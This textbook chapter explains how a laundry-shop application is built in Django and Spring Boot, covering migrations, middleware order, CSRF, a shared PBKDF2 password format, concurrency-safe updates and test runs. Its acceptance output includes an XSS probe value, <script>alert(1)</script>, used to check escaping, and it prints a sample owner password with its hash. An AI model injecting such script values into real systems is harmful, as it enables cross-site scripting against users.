A Django **migration** is a numbered Python file that describes one change to the database: "create table Bill", "add column rack". The command `python manage.py migrate` applies every migration that has not yet been applied, in order, and records each one in a table called `django_migrations`. Normally `makemigrations` writes these files for you by comparing the models with the last migration.

For a canonical schema, that normal path has a problem: Django would write its *own* `CREATE TABLE` statements, without the `CHECK` constraints and index names of `schema.sqlite.sql`. The Django track therefore uses a less common but fully supported tool, `SeparateDatabaseAndState`. Migration `0001_initial` tells Django's *state* (its idea of which models exist) everything that `makemigrations` would, but its *database operation* is to run the shared SQL file. Migration `0002_sample_data`, in **Listing 13.3**, loads the shared seed file in the same way.

Listing 13.3 `laundry/migrations/0002_sample_data.py`: the sample year is loaded by a migration, so that Django's test runner builds its test database with exactly the rows of `laundry.db`.

```
"""The sample data "a real shop, a real year" (SPEC.md section 2): App/database/seed.*.sql.

It is loaded by migrations so that Django's test runner builds its test database with
exactly the rows of laundry.db (the expected numbers of the documents).
"""
from django.db import migrations

from laundry.sqlfiles import run_file


def load(apps, schema_editor):
    run_file(schema_editor.connection, "seed")


def unload(apps, schema_editor):
    with schema_editor.connection.cursor() as cursor:
        for table in ("StatusLog", "Payment", "Bill", "Customer", "Service", "Employee",
"Outlet"):
            cursor.execute(f"DELETE FROM {table}")


class Migration(migrations.Migration):

    dependencies = [("laundry", "0001_initial")]

    operations = [migrations.RunPython(load, unload)]
```

The helper `run_file` in **Listing 13.4** chooses the dialect from the connection and executes the file statement by statement.

Listing 13.4 `laundry/sqlfiles.py`, lines 56 to 69: run `schema.sqlite.sql` or `schema.mysql.sql` (and the matching seed file) through Django's own connection. The file is the project's own, so it is executed without parameters.

```
def dialect(connection):
    """'sqlite' or 'mysql' (MariaDB counts as mysql)."""
    return "sqlite" if connection.vendor == "sqlite" else "mysql"


def run_file(connection, kind):
    """Run database/<kind>.<dialect>.sql, e.g. kind='schema' -> schema.sqlite.sql."""
    path = Path(settings.DATABASE_DIR) / f"{kind}.{dialect(connection)}.sql"
    script = path.read_text(encoding="utf-8")
    with connection.cursor() as cursor:
        for statement in split_sql(script):
            if statement.upper().startswith(_SKIP_PREFIXES):
                continue
            cursor.execute(statement)       # no parameters: the text is our own file
```

Now the word FAKED makes sense. `init_db` *copies* the ready `laundry.db`, which already contains the tables and the year of data. Running the two migrations on it would fail at the first `CREATE TABLE Bill`, because the table exists. So `init_db` calls `migrate --fake`, which writes "0001 applied, 0002 applied" into `django_migrations` without running them. From then on Django and the database agree. On an empty MySQL database, `init_db` instead runs the migrations for real, and the same two files create and fill the tables. One more command belongs here: `python manage.py makemigrations --check` answers "No changes detected" when the models and the migrations agree. It was run for this chapter and said exactly that.

> **An empty `laundry.db` that nobody made on purpose.** When this chapter's commands were first run, the tests (Section 13.4.8) were run *before* `init_db`. Django's test runner uses a separate test database, but opening the main connection during its checks made SQLite create an empty file `instance/laundry.db`. `init_db` then refused with "instance/laundry.db already exists", and a server started anyway answered every API call with `500 server_error`, because the file had no tables. The cure was `python manage.py init_db --force`. The lesson is the one Chapter 10 taught about `sqlite3.connect()`: SQLite creates a missing file silently. Run `init_db` first.

13.4.4 Settings: the order of the middleware is the security design

Everything about a Django installation is in one file, `profitina/settings.py`. Two parts of it carry the security design. The first is the **middleware** list in **Listing 13.5**: the functions that every request passes through on the way in, from top to bottom, and every response passes through on the way out, from bottom to top.

Listing 13.5 `profitina/settings.py`, lines 46 to 58: the middleware in the order in which a request meets it. The shop's login check sits just before Django's CSRF check, and the shop's error handler is last.

```
MIDDLEWARE = [
    "django.middleware.security.SecurityMiddleware",
    "whitenoise.middleware.WhiteNoiseMiddleware",     # serves /static/ (also with DEBUG
off)
    "django.contrib.sessions.middleware.SessionMiddleware",
    "django.middleware.common.CommonMiddleware",
    # Our login check runs BEFORE the CSRF check, so a request without a session gets
    # 401 "not logged in" (like the reference track) and not a CSRF error.
    "laundry.middleware.EmployeeAuthMiddleware",
    "django.middleware.csrf.CsrfViewMiddleware",
    "django.contrib.messages.middleware.MessageMiddleware",
    "django.middleware.clickjacking.XFrameOptionsMiddleware",
    "laundry.middleware.ErrorMiddleware",
]
```

The position of `EmployeeAuthMiddleware` (line 53) is a decision the comment explains. The API document says that a call without a session must be answered with `401 not_logged_in`. If Django's CSRF middleware came first, a request without a session would also be a request without a CSRF token, and it would be answered with `403 csrf_failed` instead. Putting the login check first makes the answers identical to the Flask reference. Notice, though, that test TC-1.5 and acceptance check B-01 both use `GET`, which Django's CSRF middleware never checks; no test in the suite sends a `POST` without a session, so today the comment is the only thing that protects this line. Exercise 13.7 asks you to write the missing test.

The second part, **Listing 13.6**, configures sessions, CSRF and passwords.

Listing 13.6 `profitina/settings.py`, lines 116 to 136: server-side sessions in memory, an eight-hour session, cookies that JavaScript cannot read, the CSRF secret kept in the session and read from the header `X-CSRF-Token`, and one password hasher.

```
# ------------------------------------------------------------- sessions, CSRF,
passwords
# Server-side sessions in the process memory (the local-memory cache): the cookie holds
# only a random id, logout deletes the data (AC-1.7), and no django_session table is
# needed. Restarting the server logs everybody out - fine for one shop PC.
CACHES = {"default": {"BACKEND": "django.core.cache.backends.locmem.LocMemCache",
                      "LOCATION": "profitina"}}
SESSION_ENGINE = "django.contrib.sessions.backends.cache"
SESSION_COOKIE_AGE = 8 * 3600              # S-6: 8 hours
SESSION_COOKIE_HTTPONLY = True
SESSION_COOKIE_SAMESITE = "Lax"
SESSION_COOKIE_SECURE = env("HTTPS", "0") == "1"   # set HTTPS=1 behind TLS
SESSION_SAVE_EVERY_REQUEST = False

CSRF_USE_SESSIONS = True                   # the CSRF secret lives in the session, not a
cookie
CSRF_HEADER_NAME = "HTTP_X_CSRF_TOKEN"     # the JSON API sends  X-CSRF-Token: <token>
(api.md 1)
CSRF_FAILURE_VIEW = "laundry.views.errors.csrf_failure"
CSRF_COOKIE_SECURE = SESSION_COOKIE_SECURE

# Our own hasher for the shared format pbkdf2_sha256$iter$salt_b64$hash_b64
# (Django's built-in pbkdf2_sha256 uses the salt TEXT, ours the Base64-decoded BYTES).
PASSWORD_HASHERS = ["laundry.hashers.ProfitinaPBKDF2Hasher"]
```

Line 122 chooses **server-side sessions**: the cookie holds only a random identifier, and the data (who is logged in) stays in the server's memory, so logging out really deletes it (AC-1.7). Line 129 keeps the CSRF secret in the session instead of in a second cookie. Line 130 tells Django that API clients send the token in the header `X-CSRF-Token`, the header name that `docs/api.md` fixed for every track; Django's own default would have been `X-CSRFToken`. Line 136 replaces all of Django's password hashers with one class, the subject of Section 13.4.6. Notice also line 38 of the file (not printed): `django.contrib.auth` and `django.contrib.admin` are *not* installed, because they would add several `auth_*` and `django_*` tables to the canonical database. The employees of `Employee` are the users.

13.4.5 One login check for every view

Listing 13.7 is the shop's own middleware. It is the Django counterpart of the guard of Chapter 10, and the resemblance is deliberate.

Listing 13.7 `laundry/middleware.py`, lines 38 to 59: load the employee from the session on every request, and refuse any view that is not marked public: a page is redirected to the login form, an API call gets 401 JSON.

```
class EmployeeAuthMiddleware:
    def __init__(self, get_response):
        self.get_response = get_response

    def __call__(self, request):
        request.employee = None
        employee_id = request.session.get("employee_id")
        if employee_id:
            request.employee = employees.get_employee(employee_id, only_active=True)
            if request.employee is None:            # login disabled meanwhile
                request.session.flush()
        response = self.get_response(request)
        if request.employee is not None or is_api(request):
            response["Cache-Control"] = "no-store"   # AC-1.7: Back button after logout
        return response

    def process_view(self, request, view_func, view_args, view_kwargs):
        if request.employee is not None or is_public(view_func, request.method):
            return None
        if is_api(request):
            return JsonResponse(NotLoggedIn("Please log in first.").to_json(), status=401)
        return redirect("/login?next=" + quote(request.get_full_path()))
```

Two methods, two moments. `__call__` runs for every request: it reads `employee_id` from the session and loads the employee *from the database*, so that an account the owner disables stops working on the next click, not at the end of an eight-hour session. `process_view` runs after Django has chosen the view but before it calls it, and that is the moment to refuse. The rule “refuse unless marked public” is an **allow-list**: a new view that someone forgets to mark is private, and the mistake is noticed as an annoying login prompt, not as a data leak. Chapter 10 made the same choice for the same reason.

The role check is a decorator, `@permission("bills_write")`, which raises `Forbidden` unless the permission table allows the logged-in role. The permission table is the dictionary `PERMISSIONS` in `logic/rules.py`, a copy of section 1.2 of the API document, and it is the same table in every track.

13.4.6 The shared PBKDF2 password format

Every track of this book stores passwords in one format, fixed in section 6 of the database README:

```
pbkdf2_sha256$600000$JyvXTecVHbEnfad/9fAFlg==$pFbpqEpDCCxDbFVGmQFCV8yvI3e6pWgIx41FupND33k
=
```

That is the owner’s stored hash. It has four parts separated by `$`: the algorithm, the number of iterations, the salt and the derived key, the last two in Base64. The derived key is computed with PBKDF2 as defined in RFC 8018 [13]:

$$DK = \text{PBKDF2}(\text{HMAC-SHA256},\ P,\ S,\ c,\ dkLen) \tag{13.1}$$

where P is the password as UTF-8 bytes, S the 16 random salt bytes, $c = 600{,}000$ the number of iterations recommended by OWASP [14], and $dkLen = 32$ bytes. The stored string always has the same length, and counting it is a good check that you have understood the format:

$$L = 13 + 1 + 6 + 1 + 24 + 1 + 44 = 90 \tag{13.2}$$

The 13 characters of `pbkdf2_sha256`, three `$` signs, the six digits of `600000`, the 24 Base64 characters that encode 16 bytes and the 44 that encode 32 bytes. A 1,000-iteration hash is two characters shorter, 88, because `1000` has four digits.

Django already has a hasher called `pbkdf2_sha256`, and it writes strings that *look* identical. The Django track nevertheless cannot use it, and the reason is one of the most instructive details of this chapter. Django's built-in hasher uses the salt **text**, the 24 characters, as the salt. Every other track Base64-**decodes** the salt first and uses the 16 **bytes**. Same algorithm name, same layout, different key: an owner created by Django could not log in to Flask, and the owner of `laundry.db` could not log in to Django. **Listing 13.8** is the replacement.

Listing 13.8 `laundry/hashers.py`, lines 21 to 51: a Django password hasher for the shared format. `encode` and `verify` decode the salt to bytes before calling PBKDF2, and the comparison takes the same time whether the first byte or the last one differs.

```
class ProfitinaPBKDF2Hasher(BasePasswordHasher):
    algorithm = "pbkdf2_sha256"
    iterations = 600_000          # S-5, OWASP 2023
    digest = hashlib.sha256

    def salt(self):
        """16 random bytes, as Base64 text (24 characters)."""
        return base64.b64encode(secrets.token_bytes(16)).decode("ascii")

    def encode(self, password, salt, iterations=None):
        iterations = iterations or self.iterations
        key = hashlib.pbkdf2_hmac("sha256", password.encode("utf-8"),
                                  base64.b64decode(salt), iterations, dklen=32)
        return "$".join([self.algorithm, str(iterations), salt,
                         base64.b64encode(key).decode("ascii")])

    def decode(self, encoded):
        algorithm, iterations, salt, hash_b64 = encoded.split("$", 3)
        assert algorithm == self.algorithm
        return {"algorithm": algorithm, "hash": hash_b64, "iterations": int(iterations),
"salt": salt}

    def verify(self, password, encoded):
        try:
            decoded = self.decode(encoded)
            expected = base64.b64decode(decoded["hash"], validate=True)
            key = hashlib.pbkdf2_hmac("sha256", password.encode("utf-8"),
                                      base64.b64decode(decoded["salt"], validate=True),
                                      decoded["iterations"], dklen=len(expected))
        except (ValueError, AssertionError):
            return False
        return constant_time_compare(key, expected)          # constant time
```

Django's documentation explains how such a class is plugged in: any subclass of `BasePasswordHasher` listed in `PASSWORD_HASHERS` is used by `check_password` and `make_password` [15]. Line 51 compares the two keys with `constant_time_compare`, so that an attacker who measures response times learns nothing about how many bytes were right. And `must_update` (line 58 of the file) returns `False`: Django likes to rehash passwords silently at login when its preferred algorithm changes, and here that would rewrite a hash that seven other tracks must still read.

How slow is 600,000 iterations? Section 13.8.2 measures it: checking the 14 employees' hashes against four candidate passwords took 50 calls of `verify` and 8.3 seconds in Python on one core of the build machine. The number of guesses per second an attacker gets from that core is therefore

$$g = \frac{N}{T} = \frac{50}{8.3\ \text{s}} \approx 6\ \text{guesses per second} \tag{13.3}$$

A password of eight characters drawn from the 95 printable ASCII characters has $95^8 \approx 6.6 \times 10^{15}$ possibilities; at six guesses per second, trying them all would take about 1.1×10^{15} seconds, some 35 million years, on that core. Real attackers use graphics cards that are thousands of times faster, which is why the iteration count keeps rising and why short or common passwords remain dangerous whatever the hash. The point of Equation (13.3) is the shape of the argument: the cost to the attacker is multiplied by c, and the cost to the shop is a fifth of a second once per login.

13.4.7 The business logic: a conditional update inside a transaction

Listing 13.9 is `mark_finished()`, the function a washer's *Finished* button ends up calling.

Listing 13.9 `laundry/logic/bills.py`, lines 306 to 316: queued to finished. The status is checked in Python for a friendly message, and again in the `UPDATE` itself through `filter(status="queued")`, so that two presses in the same second cannot both succeed.

```
def mark_finished(user, bill_id):
    """UC-06 / AC-5.1: queued -> finished."""
    with transaction.atomic():
        bill = _locked_bill(user, bill_id)
        if bill.status != "queued":
            raise Conflict(state_message(bill))
        now = clock.now()
        changed = Bill.objects.filter(pk=bill.id,
status="queued").update(status="finished", finished=now)
        if changed != 1:                                    # somebody else was faster (AC-
5.8)
            raise Conflict(f"{bill.id} is no longer in process.")
        _log(bill.id, "finished", user, now)
```

Compare it with the Flask version in Chapter 10: the structure is identical, and only the vocabulary changes. `with transaction.atomic():` is Django's transaction: leaving the block normally commits, an exception rolls back. `_locked_bill` runs a `SELECT ... FOR UPDATE` on MySQL (SQLite already holds the write lock, because `settings.py` asks for `IMMEDIATE` transactions). The line that matters is 313:

```
changed = Bill.objects.filter(pk=bill.id, status="queued").update(status="finished",
finished=now)
```

The ORM turns it into a single statement, `UPDATE "Bill" SET "status" = ?, "finished" = ? WHERE "id" = ? AND "status" = ?`, with the four values bound, and returns the number of rows changed. If a second washer pressed the button a moment earlier, that number is 0, and the function raises `Conflict`, which becomes HTTP 409. This is requirement AC-5.8, and it is the same idea in every track.

> **The ORM did not remove the need to think about SQL.** A beginner would write `bill.status = "finished"; bill.save()`. Django would then write `UPDATE "Bill" SET ... WHERE "id" = ?`, *without* the status condition, and two washers could both "finish" the same bill, writing two history rows. An ORM makes the common case short; it does not make the concurrent case correct.

13.4.8 The API view and the tests

The JSON API uses Django's **class-based views**: one class per address, one method per HTTP verb. **Listing 13.10** is the `post` method that creates a bill.

Listing 13.10 `laundry/api/views.py`, lines 143 to 155: `POST /api/bills`. Only five named fields are copied from the body; a `payment` sent by the client is never read, because the price is computed on the server (BR-1).

```
    def post(self, request):
        require(request, "bills_write")
        body = js.json_body(request)
        pay_now = body.get("pay_now")
        if pay_now is not None and not isinstance(pay_now, dict):
            raise ValidationFailed({"pay_now": "pay_now must be an object {method, amount,
reference}."})
        # Only these keys are read: 'payment', 'id', 'status' and 'arrived' are ignored
(BR-1).
        data = {key: body.get(key) for key in ("customer_id", "service_id", "unit", "rack",
"outlet_id")}
        data["pay_now"] = pay_now
        bill_id = bill_logic.create_bill(request.employee, data)
        response = answer(js.bill_detail(bill_logic.full_bill(bill_id)), 201)
        response["Location"] = f"/api/bills/{bill_id}"
        return response
```

Line 150 is the whole defense against a client that sends `"payment": 1` and hopes to pay one rupiah for five kilograms: the dictionary is built from a fixed list of keys, and `payment` is not in it. Line 152 calls the same `create_bill()` that the web form of page S04 calls. Line 154 adds the `Location` header that a `201 Created` answer should carry.

The tests use Django's test runner, which builds a fresh test database from the migrations before the first test and wraps every test in a transaction that is rolled back afterwards, so that each test sees the untouched sample year. **Listing 13.11** shows the first test of the new-bill feature.

Listing 13.11 `laundry/tests/test_fr04_07_bills.py`, lines 18 to 27: test TC-4.1. Cashier kasir5 at Wiyung creates a bill for customer C0151, 5 kg of wash-fold on rack A03, and tries to set the price to 1; the answer is bill B2954 for Rp 40.000 and exactly one history row.

```
    def test_tc_4_1_example_c0151_s0001_5kg(self):
        r = Api("kasir5").post("/api/bills", {"customer_id": "C0151", "service_id":
"S0001", "unit": 5,
                                              "rack": "A03", "payment": 1})
        self.assertEqual(201, r.status_code)
        self.assertEqual("/api/bills/B2954", r["Location"])
        b = r.json()
        self.assertEqual(("B2954", 40000, "queued", "A03", "O03", "E0012", "2026-09-30
21:00:00"),
                         (b["id"], b["payment"], b["status"], b["rack"], b["outlet"]["id"],
b["employee"]["id"],
                          b["arrived"]))
        self.assertEqual(1, StatusLog.objects.filter(bill_id="B2954").count())
```

The whole suite was run for this chapter in the Python 3.12 environment:

```
python manage.py test laundry
```

```
Found 68 test(s).
Creating test database for alias 'default'...
System check identified no issues (0 silenced).
...
----------------------------------------------------------------------
Ran 68 tests in 15.202s

OK
Destroying test database for alias 'default'...
```

Between the first three lines and the last five, the real output contains a few tracebacks that end in `RuntimeError: secret detail`. They are not failures: one test deliberately makes the logic raise an unexpected error to check that the user sees “An unexpected error happened. Reference 2026-09-30 21:00:00.” and never the words “secret detail”, while the full traceback goes to the server log. What counts is the last word, `OK`.

Then came the black-box test. With the server running on port 6130 on a fresh copy, the shared acceptance script of `App/fbp/acceptance/` sent its 37 checks over HTTP, reading the expected JSON straight out of `docs/api.md`:

```
python ../acceptance/acceptance.py http://127.0.0.1:6130
```

```
Profitina Laundry acceptance checks against http://127.0.0.1:6130
expected values: App/docs/api.md
PASS A-01 GET /api/services = api.md example (12 services), /api/services/s0002, S0099 404
PASS A-02 GET /api/status B2938 + 089600001482 = api.md example; no name/address/e-mail
...
PASS F-03 POST /api/bills (kasir5, C0151 S0001 5 kg A03, pay_now cash 20000, 'payment': 1
ignored) -> 201 B2954
...
PASS H-06 XSS: a customer named <script>alert(1)</script> is shown as text
PASS H-07 Status check rate limit: more than 10 look-ups per minute from one address -> 429

RESULT: 37 passed, 0 failed (37 checks)
```

The dots stand for the 32 PASS lines not printed here. Thirty-seven of thirty-seven, on the same numbers the Flask reference produces. The track’s own `VERIFIED.md` records one more run that this chapter did not repeat: the same tests and the same acceptance script against MariaDB 10.11, also all passing.

13.5 Spring Boot: The Java Framework of the Enterprise

13.5.1 Starters and the build file

Spring is the most widely used application framework in the Java world, and **Spring Boot** is the layer on top of it that chooses sensible defaults, so that an application starts with a single `main` method and an embedded web server instead of a folder of XML and a separately installed Tomcat [16]. Spring Boot 4.1.1, the release of 20 August 2026, runs on Spring Framework 7.0 [5], [6].

A Spring Boot project is described by its Maven build file, `pom.xml`. **Listing 13.12** shows the part that decides what the application is made of.

Listing 13.12 `pom.xml`, lines 14 to 61: the parent that fixes every library version, and the starters for web pages, templates, security and JPA, plus the SQLite driver and Hibernate’s SQLite dialect.

```
  <parent>
    <groupId>org.springframework.boot</groupId>
    <artifactId>spring-boot-starter-parent</artifactId>
    <version>4.1.1</version>
    <relativePath/>
  </parent>

  <groupId>com.profitina</groupId>
  <artifactId>profitina-laundry</artifactId>
  <version>2026.9.0</version>
  <name>Profitina Laundry (Spring Boot)</name>

  <properties>
    <java.version>21</java.version>
    <!-- the same driver version the java-httpserver track vendors in App/sqlite-jdbc-
3.53.2.0.jar -->
    <sqlite-jdbc.version>3.53.2.0</sqlite-jdbc.version>
  </properties>

  <dependencies>
    <!-- Spring Boot 4 names the MVC starter "webmvc" (it was "web" in Boot 3) -->
    <dependency>
      <groupId>org.springframework.boot</groupId>
      <artifactId>spring-boot-starter-webmvc</artifactId>
    </dependency>
    <dependency>
      <groupId>org.springframework.boot</groupId>
      <artifactId>spring-boot-starter-thymeleaf</artifactId>
    </dependency>
    <dependency>
      <groupId>org.springframework.boot</groupId>
      <artifactId>spring-boot-starter-security</artifactId>
    </dependency>
    <dependency>
      <groupId>org.springframework.boot</groupId>
      <artifactId>spring-boot-starter-data-jpa</artifactId>
    </dependency>
```

Listing 13.12 (Continued) *pom.xml, lines 14 to 61: the parent that fixes every library version, and the starters for web pages, templates, security and JPA, plus the SQLite driver and Hibernate's SQLite dialect.*

```
    <!-- SQLite (default): JDBC driver + Hibernate's community dialect -->
    <dependency>
      <groupId>org.xerial</groupId>
      <artifactId>sqlite-jdbc</artifactId>
      <version>${sqlite-jdbc.version}</version>
    </dependency>
    <dependency>
      <groupId>org.hibernate.orm</groupId>
      <artifactId>hibernate-community-dialects</artifactId>
      <version>${hibernate.version}</version>
    </dependency>
```

A **starter** is a package that contains no code of its own, only a list of other packages that belong together. `spring-boot-starter-webmvc` brings Spring MVC, an embedded Tomcat and Jackson for JSON; `spring-boot-starter-data-jpa` brings Hibernate and Spring Data. The **parent** on lines 14 to 19 fixes the version of every one of those libraries, which is why most dependencies here have no `<version>`: Spring Boot 4.1.1 has already decided which Hibernate goes with which Jackson. That is a real gift. Anyone who has tried to find three library versions that work together knows how many evenings it saves.

It also means that the first `./mvnw test` on a new machine downloads well over a hundred packages from Maven Central. Remember that sentence; Section 13.5.6 comes back to it.

The settings live in `src/main/resources/application.properties`. **Listing 13.13** is the database part.

Listing 13.13 `application.properties`, lines 16 to 26: SQLite through JDBC with foreign keys on, a single connection, Hibernate's community dialect for SQLite, `ddl-auto=none` so that Hibernate never touches the tables, and a naming strategy that keeps `Customer_id` exactly as written.

```
# ---- database: SQLite by default ------------------------------------------------
-------
spring.datasource.url=jdbc:sqlite:${laundry.sqlite-
path}?foreign_keys=true&busy_timeout=10000
spring.datasource.driver-class-name=org.sqlite.JDBC
# One connection: SQLite has one writer anyway, and this serialises the transactions.
spring.datasource.hikari.maximum-pool-size=1
spring.jpa.database-platform=org.hibernate.community.dialect.SQLiteDialect
# The tables are the CANONICAL ones (database/schema.*.sql): Hibernate never creates or
changes them.
spring.jpa.hibernate.ddl-auto=none
# Keep the original table/column names exactly (Bill, Customer_id): MySQL on Linux is case-
sensitive.
spring.jpa.hibernate.naming.physical-
strategy=org.hibernate.boot.model.naming.PhysicalNamingStrategyStandardImpl
spring.jpa.open-in-view=false
```

Line 23 is the Spring Boot version of the warning at the end of Section 13.3: `ddl-auto=none` means "the tables exist; do not create, update or validate them". Line 25 is less obvious and just as important. By default Spring Boot converts Java names to "snake case" on the way to the database: a field mapped to `Customer_id` would be looked for as `customer_id`. The *physical naming strategy* `PhysicalNamingStrategyStandardImpl` switches that conversion off, so the name in `@Column` is used exactly. Line 20 limits the connection pool to one connection, because SQLite allows one writer at a time and a single connection turns simultaneous transactions into a queue instead of `database is locked` errors.

13.5.2 Entities and repositories

In JPA, the Jakarta Persistence standard that Hibernate implements [17], a class that maps a table is an **entity**. **Listing 13.14** is `Bill`.

Listing 13.14 `domain/Bill.java`, lines 18 to 48: the `Bill` entity. `@Table` and every `@Column` carry the canonical names; a converter reads and writes the plain `YYYY-MM-DD HH:MM:SS` shop time that the schema's `CHECK` constraints demand.

```
@Entity
@Table(name = "Bill")
public class Bill {
    @Id
    @Column(name = "id", length = 5)
    private String id;
    @Convert(converter = ShopTimeConverter.class)
    @Column(name = "arrived")
    private LocalDateTime arrived;
    @Convert(converter = ShopTimeConverter.class)
    @Column(name = "finished")
    private LocalDateTime finished;
    @Convert(converter = ShopTimeConverter.class)
    @Column(name = "departed")
    private LocalDateTime departed;
    @Column(name = "status", length = 8)
    private String status;
    @Column(name = "rack", length = 3)
    private String rack;
    @Column(name = "unit")
    private int unit;
    @Column(name = "payment", precision = 10, scale = 2)
    private BigDecimal payment;
    @Column(name = "Customer_id", length = 5)
    private String customerId;
    @Column(name = "Employee_id", length = 5)
    private String employeeId;
    @Column(name = "Service_id", length = 5)
    private String serviceId;
    @Column(name = "Outlet_id", length = 3)
    private String outletId;
```

The annotations are the Java equivalent of the Django model's options: `@Table(name = "Bill")` for `db_table`, `@Id` on a `String` for the text key, `@Column(name = "Customer_id")` for `db_column`. Two differences are worth noticing. First, this entity keeps the foreign key as a plain `String customerId` rather than a `@ManyToOne Customer customer`. That is a deliberate simplification: lists and reports in this track are written as SQL, which is easier to compare with `queries.sql`, and the entity is used only to insert new bills. Second, the times go through a `ShopTimeConverter` (lines 24, 27 and 30). SQLite has no real date type, and the canonical schema insists, with a `CHECK` constraint, that a time is stored as exactly `2026-09-30 21:00:00`. Hibernate's own format for `LocalDateTime` includes fractions of a second and would be refused by the constraint. A converter is a small class that tells JPA how to turn a Java value into a column value and back.

The loading and saving are done by a **repository**, and Spring Data writes the repository for you. **Listing 13.15** is the whole file.

Listing 13.15 `domain/BillRepository.java`: an interface with no implementation. Spring Data creates the class at start-up, including the two counting queries whose SQL it derives from the method names.

```
package com.profitina.laundry.domain;

import org.springframework.data.jpa.repository.JpaRepository;

/** Spring Data JPA repository of table Bill (lists and reports use SQL, see
logic/BillLogic). */
public interface BillRepository extends JpaRepository<Bill, String> {
    long countByCustomerId(String customerId);

    long countByServiceId(String serviceId);
}
```

There is no class that implements this interface anywhere in the track. At start-up Spring Data reads the method names and generates the code: `countByCustomerId` becomes `SELECT COUNT(*) FROM Bill WHERE Customer_id = ?`. This is inversion of control at its most striking. It is also a good example of the cost of magic: a misspelled method name, `countByCustomerID`, is not a compile error but a start-up failure with a long message about a property called `customerID`.

Who creates the tables when the database is empty? For SQLite nobody needs to: a component called `DatabaseInitializer` copies `App/database/laundry.db` to `data/laundry.db` the first time the application starts. For MySQL with `laundry.init-db=true`, the same component runs `schema.mysql.sql` and `seed.mysql.sql` through Spring's `ResourceDatabasePopulator`. The canonical files are this track's migrations.

13.5.3 Spring Security: the filter chain

Spring Security sits in front of every controller as a chain of servlet filters [2]. The application does not write the filters; it *configures* them. **Listing 13.16** is the configuration.

Listing 13.16 `config/SecurityConfig.java`, lines 71 to 96: which addresses are public, where the security context and the CSRF token are kept, what happens when a check fails, and that Spring's own login form is switched off in favor of the shop's.

```
    @Bean
    public SecurityFilterChain filterChain(HttpSecurity http,
HttpSessionCsrfTokenRepository csrfRepository,
                                           SecurityContextRepository contextRepository,
EmployeeLogic employees,
                                           JsonMapper json) throws Exception {
        http
            .authorizeHttpRequests(auth -> auth
                .requestMatchers("/login", "/status", "/error", "/error/**", "/css/**",
"/js/**", "/img/**", "/favicon.ico").permitAll()
                .requestMatchers(org.springframework.http.HttpMethod.GET, "/api/services",
"/api/services/*", "/api/status").permitAll()
                .requestMatchers(org.springframework.http.HttpMethod.POST,
"/api/login").permitAll()
                .anyRequest().authenticated())
            .securityContext(context ->
context.securityContextRepository(contextRepository))
            .csrf(csrf -> csrf
                .csrfTokenRepository(csrfRepository)
                // The plain handler: the API sends back exactly the token it received at
login.
                .csrfTokenRequestHandler(new CsrfTokenRequestAttributeHandler())
                .ignoringRequestMatchers("/api/login"))            // there is no session
yet
            .exceptionHandling(ex -> ex
                .authenticationEntryPoint(entryPoint(json))
                .accessDeniedHandler(accessDenied(json)))
            .formLogin(form -> form.disable())                     // our own /login
(LoginService)
            .httpBasic(basic -> basic.disable())
            .logout(logout ->
logout.logoutUrl("/logout").logoutSuccessUrl("/login?logged_out=1"))
            .headers(headers -> headers.referrerPolicy(r ->
r.policy(ReferrerPolicyHeaderWriter.ReferrerPolicy.SAME_ORIGIN)))
            .addFilterAfter(new StaffRefreshFilter(employees),
SecurityContextHolderFilter.class);
        return http.build();
    }
```

Read lines 76 to 80 from the bottom up. `.anyRequest().authenticated()` is the default: everything needs a login. Above it, three `requestMatchers` lines list the exceptions: the login page, the public status page, the error pages and static files; `GET` on the price list and the status API; and `POST /api/login`. This is the same allow-list as in Django and Flask, written as configuration.

Lines 82 to 86 configure CSRF. The token is kept in the HTTP session and is expected either in the form field `_csrf` (which Thymeleaf adds to every form automatically) or in the header `X-CSRF-Token` for the API. Line 85 needs a word. Since version 6, Spring Security by default hands out a *masked* token, different on every page, to defeat an attack called BREACH that reads secrets from compressed HTTPS responses. The API contract of this book, however, says that a client sends back exactly the token it received at login. `CsrfTokenRequestAttributeHandler` is the plain handler that accepts that. It is a conscious trade, and the comment in the code says so.

Lines 87 to 89 decide what the failures look like. By default Spring Security answers a missing login with a redirect to its own login page and a failed check with a bare 403. The two small handlers at the bottom of the file turn them into the API's JSON errors, `401 not_logged_in`, `403 forbidden` and `403 csrf_failed`, and into the shop's friendly pages for the web.

Role checks are done per method with **method security**. On the API controller of Section 13.5.5 you will see `@PreAuthorize("@perm.can('bills_write')")`. The expression calls the bean named `perm`, whose `can()` method consults the same permission table as the other tracks. Spring evaluates it before the method runs and refuses with 403 when it is false.

13.5.4 The password encoder

Spring Security checks passwords through a `PasswordEncoder`. Its own `Pbkdf2PasswordEncoder` writes a different layout (salt and key joined in one string), so the track brings its own, **Listing 13.17**.

Listing 13.17 `security/Pbkdf2Sha256PasswordEncoder.java`, lines 22 to 52: the shared format in Java. The salt is Base64-decoded to 16 bytes before use, the key is derived with the JDK's `PBKDF2WithHmacSHA256`, and `MessageDigest.isEqual` compares in constant time.

```
public class Pbkdf2Sha256PasswordEncoder implements PasswordEncoder {
    public static final int ITERATIONS = 600_000;           // S-5, OWASP 2023
    private final SecureRandom random = new SecureRandom();

    @Override
    public String encode(CharSequence rawPassword) {
        byte[] salt = new byte[16];
        random.nextBytes(salt);
        byte[] key = derive(rawPassword.toString(), salt, ITERATIONS, 32);
        return "pbkdf2_sha256$" + ITERATIONS + "$" +
Base64.getEncoder().encodeToString(salt) + "$"
                + Base64.getEncoder().encodeToString(key);
    }

    @Override
    public boolean matches(CharSequence rawPassword, String stored) {
        if (rawPassword == null || stored == null) {
            return false;
        }
        String[] parts = stored.split("\\$");
        if (parts.length != 4 || !parts[0].equals("pbkdf2_sha256")) {
            return false;
        }
        try {
            int iterations = Integer.parseInt(parts[1]);
            byte[] salt = Base64.getDecoder().decode(parts[2]);          // the BYTES, not
the text
            byte[] expected = Base64.getDecoder().decode(parts[3]);
            return MessageDigest.isEqual(derive(rawPassword.toString(), salt, iterations,
expected.length), expected);
        } catch (IllegalArgumentException e) {
            return false;
        }
    }
```

This class needs nothing from Spring except the two-method interface `PasswordEncoder`. That made it possible to run it for this chapter even though Spring itself could not be downloaded: the interface was replaced by a one-line stub with the same two methods, the class was compiled with the JDK's `javac`, and its `main` method was run with the owner's password and stored hash, then with the same password in lower case.

```
Spring Boot encoder, owner hash, Owner#2026:
OK
UTF-8
Spring Boot encoder, owner hash, owner#2026:
WRONG
UTF-8
```

The Java class accepts the hash that Python's `hashlib` wrote into `laundry.db` and refuses the wrong capitalization. (The second line of each answer is the name of the character set the class prints for diagnosis.)

13.5.5 A transactional service and a REST controller

